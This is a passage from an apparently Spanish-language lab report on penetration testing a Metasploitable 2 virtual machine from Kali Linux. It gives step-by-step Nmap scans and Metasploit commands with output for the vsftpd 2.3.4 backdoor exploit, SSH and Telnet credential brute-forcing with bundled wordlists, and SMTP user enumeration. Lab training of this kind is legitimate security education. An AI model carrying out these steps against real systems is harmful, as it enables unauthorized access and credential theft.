Ahora para ver los puertos abiertos en la máquina víctima (Metasploitable 2), utilizamos el comando **Nmap -sn** y la dirección IP de la víctima.



Ilustración 14. Comando Nmap -sn

Siguiente de eso vamos a ver los puertos que están abiertos, los servicios y las versiones que están corriendo con el comando **Nmap -sV** y la dirección IP de la víctima.



Ilustración 15. Puertos abiertos de la máquina victima

```
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  unknown
MAC Address: 08:00:27:CA:8C:74 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:li
nux:linux_kernel

Nmap scan report for 192.168.10.4
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.10.4 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (3 hosts up) scanned in 204.05 seconds
```

Ilustración 16. Puertos abiertos de la máquina victima

5.5 Iniciar Metasploit Framework

Ya vistos todos los puertos abiertos de la víctima podemos iniciar el proceso de explotación de los puertos ya mencionados en el planteamiento del problema. Estando en la consola de Kali Linux y en el modo superusuario ejecutamos el comando **msfconsole** para iniciar el framework de metasploit.

```
┌──(root㉿kali)-[/home/indu]
└─# msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services
```

Ilustración 17. Framework de metasploit

```
       =[ metasploit v6.4.50-dev                          ]
+ -- --=[ 2496 exploits - 1283 auxiliary - 431 post       ]
+ -- --=[ 1610 payloads - 49 encoders - 13 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

Ilustración 18. Framework de metasploit

Una vez iniciado el framework, se podemos empezar a buscar exploits según los servicios detectados durante el escaneo de puertos.

5.6 Explotación del puerto 21 (FTP)

El **puerto 21 (FTP)** tiene la versión **vsftpd 2.3.4**, en la consola de Kali buscamos el módulo del puerto con el comando **search** y la versión del puerto.

```
msf6 > search vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Exe
cution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Ilustración 19. Buscar exploit del puerto 21

Y con el comando **use** seleccionamos el exploit del puerto 21 que aparece en el módulo con el número 0.

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ilustración 20. Usar exploit del puerto 21

Utilizamos el comando **options** para ver las opciones del exploit.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)
```

Ilustración 21. Comando options

Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhost** y verificamos que se haya hecho el cambio.



Ilustración 22. Asignando dirección IP al RHOSTS

Y también configuramos el PAYLOAD.



Ilustración 23. Configuración del Payload

Ahora sí procedemos a hacer la explotación con el comando **exploit** y una vez la sesión iniciada ejecutamos el comando **whoami** para verificar acceso y salimos de ahí presionando las teclas **CTRL + Z** y luego en **Y**.



Ilustración 24. Explotación del puerto 21 (FTP)

5.7 Explotación del puerto 22 (SSH)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 22 con el comando **search ssh_login**.



Ilustración 25. Buscar exploit del puerto 22

Y con el comando **use** seleccionamos el exploit del puerto 22 que aparece en el módulo con el número 0.



Ilustración 26. Usar exploit del puerto 22

Utilizamos el comando **options** para ver las opciones del exploit.



Ilustración 27. Comando options

Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhost** y verificamos que se haya hecho el cambio.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set rhost 192.168.10.5
rhost => 192.168.10.5
msf6 auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and pa
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful log
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the c
   DB_ALL_PASS       false            no        Add all passwords in the current database to
   DB_ALL_USERS      false            no        Add all users in the current database to the
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the curre
                                                ted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS            192.168.10.5     yes       The target host(s), see https://docs.metasplo
                                                metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a h
   THREADS           1                yes       The number of concurrent threads (max one per
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated
                                                r per line
   USER_AS_PASS      false            no        Try the username as the password for all user
   USER_FILE                          no        File containing usernames, one per line
```

Ilustración 28. Asignando dirección IP al RHOSTS

En otra terminal de Kali Linux en el **modo superusuario**, accedemos a la carpeta donde se encuentran los diccionarios utilizando el comando **cd /usr/share/metasploit-framework/data/wordlists**. En esa ubicación se encuentran varios archivos predefinidos que contienen listas comunes de nombres de usuario y contraseñas. Y una vez dentro de la carpeta ejecutamos el comando **ls**.

```
root@kali: /usr/share/metasploit-framework/data/wordlists
File  Actions  Edit  View  Help

┌──(root㉿kali)-[/home/indu]
└─# cd /usr/share/metasploit-framework/data/wordlists
```

Ilustración 29. Carpeta de diccionarios

```
┌──(root㉿kali)-[/usr/share/metasploit-framework/data/wordlists]
└─# ls
adobe_top100_pass.txt                   idrac_default_user.txt          rservices_from_users.txt
av_hips_executables.txt                 ipmi_passwords.txt              sap_common.txt
av-update-urls.txt                      ipmi_users.txt                  sap_default.txt
burnett_top_1024.txt                    joomla.txt                      sap_icm_paths.txt
burnett_top_500.txt                     keyboard-patterns.txt           scada_default_userpass.txt
can_flood_frames.txt                    lync_subdomains.txt             sensitive_files.txt
cms400net_default_userpass.txt          malicious_urls.txt              sensitive_files_win.txt
common_roots.txt                        mirai_pass.txt                  sid.txt
dangerzone_a.txt                        mirai_user_pass.txt             snmp_default_pass.txt
dangerzone_b.txt                        mirai_user.txt                  superset_secret_keys.txt
db2_default_pass.txt                    multi_vendor_cctv_dvr_pass.txt  telerik_ui_asp_net_ajax_versions.txt
db2_default_userpass.txt                multi_vendor_cctv_dvr_users.txt telnet_cdata_ftth_backdoor_userpass.txt
db2_default_user.txt                    named_pipes.txt                 tftp.txt
default_pass_for_services_unhash.txt    namelist.txt                    tomcat_mgr_default_pass.txt
default_userpass_for_services_unhash.txt oracle_default_hashes.txt      tomcat_mgr_default_userpass.txt
default_users_for_services_unhash.txt   oracle_default_passwords.csv    tomcat_mgr_default_users.txt
dlink_telnet_backdoor_userpass.txt      oracle_default_userpass.txt     unix_passwords.txt
flask_secret_keys.txt                   password.lst                    unix_users.txt
grafana_plugins.txt                     piata_ssh_userpass.txt          vnc_passwords.txt
hci_oracle_passwords.csv                postgres_default_pass.txt       vxworks_collide_20.txt
http_default_pass.txt                   postgres_default_userpass.txt   vxworks_common_20.txt
http_default_userpass.txt               postgres_default_user.txt       wp-exploitable-plugins.txt
http_default_users.txt                  root_userpass.txt               wp-exploitable-themes.txt
http_owa_common.txt                     routers_userpass.txt            wp-plugins.txt
idrac_default_pass.txt                  rpc_names.txt                   wp-themes.txt
```

Ilustración 30. Listado de archivos

Ya viendo la lista de los archivos copiamos uno llamado **root_userpass.txt**, en la otra terminal de Kali donde tenemos el framework de metasploit iniciado, escribimos el comando **set USERPASS_FILE** y seguido la carpeta de diccionarios y el archivo que habíamos copiado.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framewo
rk/data/wordlists/root_userpass.txt
USERPASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Ilustración 31. Configuración de USERPASS_FILE

Con el comando **options** verificamos que se haya hecho el cambio.

```
   USERPASS_FILE     /usr/share/metasploi  no        File containing users ar
                     t-framework/data/wor            ds separated by space, o
                     dlists/root_userpass            er line
                     .txt
   USER_AS_PASS      false                 no        Try the username as the
                                                     for all users
   USER_FILE                               no        File containing username
                                                     r line
   VERBOSE           false                 yes       Whether to print output
                                                     ttempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ssh/ssh_login) >
```

Ilustración 32. Comando options

Y por último ejecutamos el comando **run** para hacer la explotación del puerto 22. Una vez hecha la explotación podremos ver el usuario y la contraseña que estén almacenados allí.



Ilustración 33. Explotación del puerto 22 (SSH).

5.8 Explotación del puerto 23 (TELNET)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 23 con el comando **search telnet_login**.



Ilustración 34. Buscar exploit del puerto 23

Y con el comando **use** seleccionamos el exploit del puerto 23 que aparece en el módulo con el número 1.

```
msf6 > use 1
msf6 auxiliary(scanner/telnet/telnet_login) > 
```

Ilustración 35. Usar exploit del puerto 23

Utilizamos el comando **options** para ver las opciones del exploit.

```
root@kali: /home/indu
File  Actions  Edit  View  Help
View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   CreateSession     true             no        Create a new session for every successful login
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current da
                                                 tabase
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current databa
                                                 se (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/do
                                                 cs/using-metasploit/basics/using-metasploit.html
   RPORT             23               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space
                                                 , one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

Ilustración 36. Comando options

Luego de ver las opciones vamos a configurar el exploit agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.10.5
rhosts ⇒ 192.168.10.5
```

Ilustración 37. Asignando dirección IP al RHOSTS

En la otra terminal de Kali Linux en el modo **superusuario**, accedemos nuevamente a la carpeta donde se encuentran los diccionarios utilizando el comando **cd /usr/share/metasploit-framework/data/wordlists**. Y una vez dentro de la carpeta ejecutamos el comando **ls**.

Copiamos el archivo **root_userpass.txt** y en la otra terminal de Kali donde tenemos el framework de metasploit iniciado escribimos el comando **set USERPASS_FILE** y seguido la carpeta de diccionarios y el archivo que habíamos copiado.

```
msf6 auxiliary(scanner/telnet/telnet_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wor
dlists/root_userpass.txt
USERPASS_FILE ⇒ /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/telnet/telnet_login) >
```

Ilustración 38. Configuración de USERPASS_FILE

Con el comando **options** verificamos que se haya hecho el cambio.

```
root@kali: /home/indu
File  Actions  Edit  View  Help
msf6 auxiliary(scanner/telnet/telnet_login) > options

Module options (auxiliary/scanner/telnet/telnet_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   ANONYMOUS_LOGIN   false                          yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   CreateSession     true                           no        Create a new session for every successful login
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current
                                                              database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the lis
                                                              t
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current data
                                                              base (Accepted: none, user, user&realm)
   PASSWORD                                         no        A specific password to authenticate with
   PASS_FILE                                        no        File containing passwords, one per line
   RHOSTS            192.168.10.5                   yes       The target host(s), see https://docs.metasploit.com/
                                                              docs/using-metasploit/basics/using-metasploit.html
   RPORT             23                             yes       The target port (TCP)
   STOP_ON_SUCCESS   false                          yes       Stop guessing when a credential works for a host
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME                                         no        A specific username to authenticate as
   USERPASS_FILE     /usr/share/metasploit-framewo  no        File containing users and passwords separated by spa
                     rk/data/wordlists/root_userpa              ce, one pair per line
                     ss.txt
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE                                        no        File containing usernames, one per line
   VERBOSE           true                           yes       Whether to print output for all attempts
```

Ilustración 39. Comando options

Y por último ejecutamos el comando **exploit** para hacer la explotación del puerto 23. Metasploit lo que hará es ir validando los datos uno por uno de los que están en el archivo **root_userpass.txt** hasta encontrar el usuario y la contraseña correcta.



Ilustración 40. Explotación del puerto 23 (TELNET).

5.9 Explotación del puerto 25 (SMTP)

En la consola de Kali dentro del framework de metasploit buscamos el módulo del puerto 25 con el comando **search smtp_enum**.



Ilustración 41. Buscar escáner del puerto 25

Y con el comando **use** seleccionamos el escáner del puerto 25 que aparece en el módulo con el número 0. Ya que el puerto 25, no tiene como un “exploit” que abra una Shell.

Ilustración 42. Usar escáner del puerto 25

Utilizamos el comando **options** para ver las opciones del archivo.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting            Required  Description
   ----       ---------------            --------  -----------
   RHOSTS                                yes       The target host(s), see https://docs.metas
                                                   ploit.com/docs/using-metasploit/basics/usi
                                                   ng-metasploit.html
   RPORT      25                         yes       The target port (TCP)
   THREADS    1                          yes       The number of concurrent threads (max one
                                                   per host)
   UNIXONLY   true                       yes       Skip Microsoft bannered servers when testi
                                                   ng unix users
   USER_FILE  /usr/share/metasploit-fra  yes       The file that contains a list of probable
              mework/data/wordlists/uni              users accounts.
              x_users.txt
```

Ilustración 43. Comando options

Luego de ver las opciones vamos a configurar el archivo escáner agregando la dirección IP de la víctima en el **RHOSTS** con el comando **set rhosts**.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.10.5
rhosts ⇒ 192.168.10.5
```

Ilustración 44. Asignando dirección IP al RHOSTS

En la otra terminal de Kali Linux en el modo **superusuario**, accedemos nuevamente a la carpeta donde se encuentran los diccionarios utilizando el comando **cd /usr/share/metasploit-framework/data/wordlists**. Y una vez dentro de la carpeta ejecutamos el comando **ls**.

Copiamos el archivo **ipmi_users.txt** y en la otra terminal de Kali donde tenemos el framework de metasploit iniciado escribimos el comando **set USER_FILE** y seguido la carpeta de diccionarios y el archivo que habíamos copiado.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/metasploit-framework/data/wor
